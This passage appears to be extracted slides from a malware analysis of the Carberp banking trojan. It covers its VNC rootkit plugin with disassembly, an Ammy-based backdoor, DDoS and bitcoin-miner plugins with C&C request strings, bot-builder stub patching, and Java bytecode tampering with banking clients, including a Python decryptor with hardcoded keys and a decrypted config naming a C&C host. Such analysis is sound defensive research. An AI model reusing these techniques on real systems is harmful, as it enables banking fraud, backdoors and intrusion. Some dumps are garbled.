jucheck.exe	1084		Java(TM) Update Checker	Sun Microsystems, Inc.
ctfmon.exe	1808		CTF Loader	Microsoft Corporation
SbieCtrl.exe	1832		Sandboxie Control	SANDBOXIE L.T.D
WindowsSearch.exe	1844		Windows Search System Tray	Microsoft Corporation
procexp.exe	2844		Sysinternals Process Explorer	Sysinternals - www.sysi
wireshark.exe	3052		Wireshark	The Wireshark develop
dumpcap.exe	416		Dumpcap	The Wireshark develop
TOTALCMD.EXE	3728		Total Commander 32 bit inter...	C. Ghisler & Co.
Procmon.exe	1932		Process Monitor	Sysinternals - www.sysi
carberp2_vnc_plug_mrNixHGstS...	1976	3.00		
tmp1.exe	2628			
explorer.exe	2596	5.00	Windows Explorer	Microsoft Corporation
procexp.exe	3564	7.00	Sysinternals Process Explorer	Sysinternals - www.sysi
calc.exe	3868	10.00	Windows Calculator applicati...	Microsoft Corporation
tcpview.exe	3784		TCP/UDP endpoint viewer	Sysinternals - www.sysi
tvnviewer.exe	2152		TightVNC Viewer	GlavSoft LLC.

Plugin Support

- ▶ vnc.plugin user mode rootkit (deactivated):

The screenshot displays a Windows desktop environment. At the top, a taskbar shows the title 'secret_desktop' and 'TightVNC Viewer'. Below the taskbar, a task manager window is open, showing a list of processes. The processes are organized into a tree view on the left and a detailed list on the right. The 'TOTALCMD.EXE' process is highlighted in a red box in both views. The detailed list shows the following information for 'TOTALCMD.EXE':

Process Name	PID	Private Bytes	Working Set	Description	Company Name
TOTALCMD.EXE	3728	5.00 MB	5.00 MB	Total Commander 32 bit inter...	C. Ghisler & Co.

Other processes visible in the task manager include 'svchost.exe', 'explorer.exe', 'VBoxTray.exe', 'jusched.exe', 'jucheck.exe', 'ctfmon.exe', 'SbieCtrl.exe', 'WindowsSearch.exe', 'procexp.exe', 'wireshark.exe', 'dumpcap.exe', 'Procmon.exe', and 'Tcnviewer.exe'. The task manager also shows CPU usage at 14.85% and a commit charge of 45.47%.

Plugin Support

- ▶ vnc.plugin user mode rootkit (deactivation):

```
View: _carberp2_vnc_plug_mrNjxHGstSDnBRQP3dVYv1FK.tiff.dec.unp
_carberp2_vnc_ ↓FWO ----- a32 PE .00401B19|Hiew 8.13 (<)SEN
.00401AED: 7EDA           jle      .000401AC9 --↑1
.00401AEF: 6806800000      push    000008006 ;' C'
.00401AF4: FF150C614200      call    SetErrorMode
.00401AFA: 6800400000      push    000004000 ;' e '
.00401AFF: FF15B8604200      call    GetCurrentProcess
.00401B05: 50                push    eax
.00401B06: FF1508614200      call    SetPriorityClass
.00401B0C: 682CEF4200      push    00042EF2C ;'UNC Protectio
.00401B11: 53                push    ebx
.00401B12: 53                push    ebx
.00401B13: FF1508604200      call    CreateMutexH
.00401B19: E848F6FFFF      call    .000401166 --↑3
.00401B1E: E8B64F0000      call    .000406AD7 --↑4
.00401B23: 84C0              test    al,al
.00401B25: 747D              jz      .000401B04 --↑5
.00401B27: 6A78              push    078 ;'x'
.00401B29: 8D857CFFFFFF      lea    eax,[ebp][-.00000084]
.00401B2F: 53                push    ebx
.00401B30: 50                push    eax
.00401B31: 899D78FFFFFF      mov    [ebp][-.00000088],ebx
.00401B37: E868310200      call    0000240A4
.00401B3C: 83C40C           add    esp,00C
.00401B3F: 6854684200      push   000426854 ;' BHT'
```

```
View: _carberp2_vnc_plug_mrNjxHGstSDnBRQP3dVYv1FK.tiff.dec.unp
_carberp2_vnc_ ↓FWO EDITMODE a32 PE 00000F1E|Hiew 8.13 (<)SEN
00000EED: 7EDA           jle      00000EC9
00000EEF: 6806800000      push    000008006 ;' C'
00000EF4: FF150C614200      call    d.[00042610C]
00000EFA: 6800400000      push    000004000 ;' e '
00000EFF: FF15B8604200      call    d.[0004260B8]
00000F05: 50                push    eax
00000F06: FF1508614200      call    d.[000426108]
00000F0C: 682CEF4200      push    00042EF2C ;' B'
00000F11: 53                push    ebx
00000F12: 53                push    ebx
00000F13: FF1508604200      call    d.[000426008]
00000F19: 9090909090      nop
00000F1E: E8B64F0000      call    000005ED7
00000F23: 84C0              test    al,al
00000F25: 747D              jz      00000FA4
00000F27: 6A78              push    078 ;'x'
00000F29: 8D857CFFFFFF      lea    eax,[ebp][-.00000084]
00000F2F: 53                push    ebx
00000F30: 50                push    eax
00000F31: 899D78FFFFFF      mov    [ebp][-.00000088],ebx
00000F37: E868310200      call    0000240A4
00000F3C: 83C40C           add    esp,00C
00000F3F: 6854684200      push   000426854 ;' BHT'
```

Plugin Support


- ▶ Ammy.plugin: Backdoor component based on Ammy remote desktop admin
- ▶ Instruction file *ammy.ddf* for command-line utility **MAKECAB.EXE**

```
.Set CabinetNameTemplate="ammy.plugin"  
aa.exe  
iphlpapi.dll  
settings3.bin
```

- ▶ The cabinet *ammy.plugin* contains the original Ammy remote desktop application *aa.exe*
- ▶ Fake DLL pre-loading trick for *iphlpapi.dll* → it starts *aa.exe* in a nogui mode
- ▶ *Settings3.bin* contains ID of an attacker, i.e. an identifier of a computer that is a target of connection

Plugin Support

- ▶ Ddos.plugin: distributed denial of service
- ▶ plugin has three commands - start, busy, stop
- ▶ start(an attacked domain, a number of threads, messages per second)
- ▶ random referrer names
- ▶ predefined TLDs (.biz, .com, .inf, .ru, .ua, .net etc)
- ▶ predefined user agent strings (tens of hardcoded choices)
- ▶ chooses GET, HEAD or POST request:



Plugin Support

- ▶ Bitcoin Miner
 - ▶ Multiple components both on client (victim) and server (attacker) side: admin panel, loader, task updater (btc.plugin), regular btc miner (btcm.plugin)
- ▶ Downloadable parts
 - ▶ btc.plugin
 - Tiny task updater (9KB)
 - Requests a bitcoin job (the config file *test.conf*) from the C&C server with admin panel
 - Extracts *btcm.plugin* and executes *cgminer* to do the job
 - Communicates locally with *cgminer* (default port 4028) and remotely with C&C server to send results
 - ▶ btcm.plugin
 - a cabinet package containing a regular bitcoin miner

Plugin Support

▶ Bitcoin Miner

▶ Registration to admin panel on C&C:

```
push offset aGetGetter_php? ; "GET /getter.php?mode=reg&id=%08X&os=%s&"...
push edx ; LPSTR
call ds:wsprintfA ; char aGetGetter_php?[]
add esp, 18h aGetGetter_php? db 'GET /getter.php?mode=reg&id=%08X&os'
lea eax, [esp+2B20h+Out db '%s&vga=%s HTTP/1.1', 0Dh, 0Ah
push eax ; db 'Host: %s', 0Dh, 0Ah
call ebx ; OutputDebugS db 'Connection: close', 0Dh, 0Ah
push 0 ; db 0Dh, 0Ah, 0
lea ecx, [esp+2B24h+Out putstring]
```

▶ Cgminer executed with arguments enabling API requests from localhost only


```
-c test.conf --api-listen --api-allow W:127.0.0.1
```

▶ Sending mining results to C&C:

```
push offset aGetGetter_ph_0 ; "GET /getter.php?mode=data&id=%08X&speed"...
push ecx ; LPSTR
mov dword_10004000 ; char aGetGetter_ph_0[]
call ds:wsprintfA aGetGetter_ph_0 db 'GET /getter.php?mode=data&id=%08X&speed=%d&all=%d&good=%d I
add esp, 1Ch ; DATA XREF: send_cgminer_status+D0fo
lea edx, [esp+2B2 db '1', 0Dh, 0Ah
push edx db 'Host: %s', 0Dh, 0Ah
call edi ; OutputD db 'Connection: close', 0Dh, 0Ah
```

Carberp Bot Builder

▶ Bot Builder:



Carberp Bot Builder


► Changes on the stub for the Bot Builder:

```
C:\temp\Bin\bot.plug >> C:\temp\Bin\mytest.plug
35010: 00 00 00 00 00 00 00 00 |
35018: 00 00 00 00 00 00 00 00 |
35020: 00 00 00 00 00 00 00 00 |
35028: 00 00 00 00 00 00 00 00 |
35030: 00 00 00 00 44 45 4C 41 | DELA
35038: 59 5F 00 00 00 00 00 00 | Y_
35040: 42 4F 54 5F 55 49 44 00 | BOT_UID
35048: 00 00 00 00 00 00 00 00 |
35050: 00 00 00 00 00 00 00 00 |
35058: 4D 41 49 4E 5F 50 41 53 | MAIN_PAS
35060: 53 57 4F 52 44 00 00 00 | SWORD
35068: 00 00 00 00 00 00 00 00 |
35070: 00 00 00 00 00 00 00 00 |
35078: 00 00 00 00 00 00 00 00 |
35080: 00 00 00 00 00 00 00 00 |
35088: 00 00 00 00 00 00 00 00 |
35090: 00 00 00 00 00 00 00 00 |
35098: 00 00 00 00 45 53 54 52 | ESTR
350A0: 5F 50 41 53 53 5F 00 00 | _PASS_
350A8: 41 42 43 44 45 46 47 48 | ABCDEFGH
350B0: 49 4A 4B 4C 4D 4E 4F 50 | IJKLMNOP
350B8: 51 52 53 54 55 56 57 58 | QRSTUVWX
350C0: 59 5A 61 62 63 64 65 66 | YZabcdef
350C8: 67 68 69 6A 6B 6C 6D 6E | ghijklmn
350D0: 6F 70 71 72 73 74 75 76 | opqrstuv
350D8: 77 78 79 7A 30 31 32 33 | wxyz0123
350E0: 34 35 36 37 38 39 2B 2F | 456789+/
350E8: 00 00 00 00 6C 66 67 72 | lfrgr
350F0: 66 4A 44 36 00 00 00 00 | fJD6
350F8: 01 00 00 00 08 00 00 00 | r 0
35100: 02 00 00 00 04 00 00 00 | 1 J
35108: 10 00 00 00 80 00 00 00 | + e
35110: 20 00 00 00 40 00 00 00 | @
35118: EC 30 03 10 E4 30 03 10 | 00 4ao 4
35120: 5F 5F 55 52 4C 5F 5F 48 | __URL_H
35128: 55 4E 54 45 52 5F 5F 4C | UNTER_L
35130: 49 4E 4B 53 00 00 00 00 | INKS
```

```
C:\temp\Bin\mytest.plug
35010: 00 00 00 00 00 00 00 00 |
35018: 00 00 00 00 00 00 00 00 |
35020: 00 00 00 00 00 00 00 00 |
35028: 00 00 00 00 00 00 00 00 |
35030: 00 00 00 00 31 00 00 00 | l
35038: 00 00 00 00 00 00 00 00 |
35040: 68 7C 71 60 76 71 00 00 | h|q`vq
35048: 00 00 00 00 00 00 00 00 |
35050: 00 00 00 00 00 00 00 00 |
35058: 67 57 56 3D 7C 5C 54 35 | g0V=|\T5
35060: 44 55 74 3C 7D 63 7F 46 | DUt<)c0F
35068: 00 00 00 00 00 00 00 00 |
35070: 00 00 00 00 00 00 00 00 |
35078: 00 00 00 00 00 00 00 00 |
35080: 00 00 00 00 00 00 00 00 |
35088: 00 00 00 00 00 00 00 00 |
35090: 00 00 00 00 00 00 00 00 |
35098: 00 00 00 00 73 79 77 6F | sywo
350A0: 72 68 63 70 74 00 00 00 | rhcpt
350A8: 41 42 43 44 45 46 47 48 | ABCDEFGH
350B0: 49 4A 4B 4C 4D 4E 4F 50 | IJKLMNOP
350B8: 51 52 53 54 55 56 57 58 | QRSTUVWX
350C0: 59 5A 61 62 63 64 65 66 | YZabcdef
350C8: 67 68 69 6A 6B 6C 6D 6E | ghijklmn
350D0: 6F 70 71 72 73 74 75 76 | opqrstuv
350D8: 77 78 79 7A 30 31 32 33 | wxyz0123
350E0: 34 35 36 37 38 39 2B 2F | 456789+/
350E8: 00 00 00 00 6C 66 67 72 | lfrgr
350F0: 66 4A 44 36 00 00 00 00 | fJD6
350F8: 01 00 00 00 08 00 00 00 | r 0
35100: 02 00 00 00 04 00 00 00 | 1 J
35108: 10 00 00 00 80 00 00 00 | + e
35110: 20 00 00 00 40 00 00 00 | @
35118: EC 30 03 10 E4 30 03 10 | 00 4ao 4
35120: 64 7F 2B 7F 6C 6E 64 2B | d0+0lnd+
35128: 6C 6B 00 00 00 00 00 00 | lk
35130: 00 00 00 00 00 00 00 00 |
```


Carberp Config Builder

- ▶ Tool for webinjects (PoC):




Carberp Config Builder

- ▶ Tool for webinjects (PoC):



Carberp Config Builder

- ▶ Tool for webinjects (PoC):



Modifying Java bytecode

- ▶ Modifying Remote Banking Interfaces (RBI) in Java:
 - ▶ E.g. iBank2 - an advanced system for electronic banking
 - ▶ Creates *uid.txt* containing victim's identifier (sign of infection)
 - ▶ Kills all processes blocking *rt.jar* or *java.exe* (browsers)
 - ▶ Downloads a configuration file *rt.ini*
 - ▶ Replaces original *java.exe* and *javaw.exe* with custom ones
 - ▶ Victim's system is now ready to on-the-fly patching of Java bytecode of RBI's (*javassist.jar*)
 - ▶ `-Xbootclasspath/p: rt_add.jar` (overriding methods from *rt.jar* and the original RBI); logging mouse events and actions
 - ▶ At least 4 customized malicious jar archives(-javaagent:):
 - ▶ *Agent.jar*, *AgentPassive.jar*, *AgentKP.jar* with *rt_add.jar*
 - ▶ *AgentX.jar* standalone

Modifying Java bytecode

- ▶ Modifying Remote Banking Interfaces (RBI) in Java
 - ▶ *rt.ini* configuration file
 - ▶ Decrypted in 2 steps (*INIFile.class*)
 - ▶ DES with a key obtained indirectly from hardcoded strings
 - ▶ RC4 with a key "123%esr2#221@#"

```
from Crypto.Cipher import DES
from Crypto.Cipher import ARC4

key = chr(0x2c)+chr(0xc7)+chr(0xa2)+chr(0x2a)+chr(0x6d)+chr(0x9b)+chr(0x4c)+chr(0xd)
cipher = DES.new(key, DES.MODE_ECB)
ciphertext = open( "rt.ini" , "rb" ).read()
data = cipher.decrypt(ciphertext)
array = re.findall( ".." , data )
result = ""

for a in array:
    if a != "00":
        result += a

rc4 = ARC4.new("123%esr2#221@#")
plaintext = rc4.decrypt( result[:-4].decode("hex") )
```

Modifying Java bytecode – rt.ini

- ▶ **[general]**
- ▶ Documents = 1
- ▶ Accounts = 1
- ▶ HideTimerDelay = 5000
- ▶ CheckDocStatusTimer = true
- ▶ **[hide]**
- ▶ DocumentNumber = 63
- ▶ Zaliv = 0.0
- ▶ Hide = false
- ▶ Freeze = false
- ▶ DocumentDate = 01.07.3000
- ▶ Receiver = none
- ▶ **[account]**
- ▶ RealSaldo = 130
- ▶ AccNum = 0
- ▶ OrigOutSaldo = 0
- ▶ RealDocDate = 01.01.1960
- ▶ **[pre]**
- ▶ LastDocDate = 14.01.2011
- ▶ Docs = 2
- ▶ Doc0 = 002
- ▶ Doc1 = 350
- ▶ NextDate = 14.01.2011
- ▶ **[servers]**
- ▶ serv1 = bifitibsystem.org
- ▶ **[net]**
- ▶ CheckDelay = 3000
- ▶ SendDelay = 8000
- ▶ **[passive]**
- ▶ DocNum = 63
- ▶ Amount = 1 200.00
- ▶ Recipient =
- ▶ Purpose = lasjbhl ljarah Idjha lsdh
- ▶ Account = ...
- ▶ INN= ...
- ▶ BIK = ...

Modifying Java bytecode – net log

- ▶ Sending a file POST request >>> C: \ Documents and Settings\All Users\check.log <<< OK
- ▶ checkFileExisting (): file [C:\Documents and Settings\All Users\passive.dat] NOT EXIST
- ▶ ----- AKToVNY REZhoM (**ACTIVE MODE**)
- ▶ =====
- ▶ INFO: Debug running Ver: 1.9.2.6R
